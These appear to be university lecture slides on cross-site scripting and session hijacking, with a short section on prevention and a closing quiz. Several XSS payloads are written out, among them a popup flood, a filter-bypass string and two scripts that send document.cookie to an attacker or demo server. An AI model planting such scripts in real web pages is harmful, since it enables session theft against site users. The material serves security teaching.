
Lecture 7

Coding and Security

Outline


1. SQL Injection

2. Output Handling

3. Programming Languages Problem

4. Java Security

5. Java Security Demo



★★★★★ 5

The book “Innocent Code” by Sverre Huseby has many useful examples.


Output Handling in Web App



Output Handling

- In a web application the server eventually passes data back to the browser running on the client's machine.
- If an attacker can insert malicious code, then it will be executed by the client's browser.
 - This is a form of passing data to a subsystem.
 - There is a longer round trip, with data originating on the client's machine, being passed to the server, and then appearing again in potentially a different client's browser.
- This is called Cross-Site Scripting (XSS).
- The malicious code will be HTML.
- Typically, inside the tag: `<script> . . . </script>`

Stored cross-site scripting



HTML Injection

- Sometimes user input is used to create a HTML code that is then executed.
 - Any HTML tags to be executed
- If the user input is `<script>something</script>` then we have injected a command into the system.
 - Insert JavaScript snippets
- We can check for script, but HTML tags are not case sensitive and so we should reduce to lower case before checking.
 - To catch `<ScRiPt>`

XSS: More Malicious Example

- What if the attacker entered the following as their name:

```
<script>  
    for (q = 0; q < 1000; q++) window.open('some  
    dodgy website');  
</script>
```

- Listing the guests will try and open 1000 popup windows with dodgy content!
- The `<script>` tag introduces JavaScript code.

Session Hijacking

- XSS can be used to hijack a user's session, in other words, impersonate them.
 - Sessions are normally maintained by cookies.
 - When a session starts, the server sends a cookie to the client.
 - The client returns the cookie to the server every time it communicates with it.
 - The server then knows which client, out of many, is making the new request.
- If the attacker can get the cookie, they can become the person attacked.
- The communications between the client and server is unique.
 - The attacker must trick the server into sending malicious code to the victim.

Session Hijacking

- Let us assume the web site lets users add comments, and all users can see the comments of other users.
- The attacker adds a comment that includes a script that connects to another server run by the attacker.
- When the victim reads the comments, they are redirected to the attacker's website.
 - Their cookie is sent to the attacker's website in the usual way.
 - The attacker can then grab it.
- The attacker's website then redirects the user back to the original site.
 - The victim just notices a slight flicker.
- The attacker can then connect to the original server, pretending to be the victim.

Simplified Hijack Script

- The victim receives a HTML web-page with the embedded script.

```
<script>
document.location.replace("attacker_server"
+"?what=" + document.cookie)
</script>
```

- The replace line switches to the attacker's server.
- The attack program has one parameter called **what** with the cookie as its value.
- Going back to the original website and preventing an infinite loop introduces some additional complexity.

XSS Attacks Categories

➤ XSS attacks can be categorized in three main types:

1. Stored (Persistent) Cross-Site Scripting

- When a malicious script is being saved on the webserver permanently

2. Reflected (Non-Persistent) Cross-Site Scripting

- When a malicious script is not being saved on the webserver but reflected in the website's results

3. DOM-Based Cross-Site Scripting.

- When the DOM environment is being changed, but the code remains the same.

Preventing XSS

- Validate output (HTML) just before it is sent to the client.
- The attack script might have come from several places, and we might not check all of them.
- Disabling JavaScript in web-pages is a drastic step that still might not work.
- If an attacker has injected code of the form:
`<scr<script>ipt>`
- Then eliminating `<script>` will still leave `<script>!`

XSS Demo

XSS Attacks

➤ Stored XSS Example:

```
<script>alert('Nguyen Truong')</script>
```

XSS Attacks

➤ Reflected XSS

```
<script>for (q = 0; q < 10; q++)  
window.open( 'http://google.com' );</script>
```

XSS Attacks

➤ Cookie Hijacking

```
<script>fetch('http://localhost/xss-  
demo/log.php?c=' + document.cookie)</script>
```


Output Handling Summary

- It is Cross Site Scripting (XSS)
 - Inject webapp with malicious script
- HTML/JavaScript Injection
- Session Hijacking

Quiz

4. How can JavaScript be run on a target machine?
5. How can a session be hijacked using Cross Site Scripting?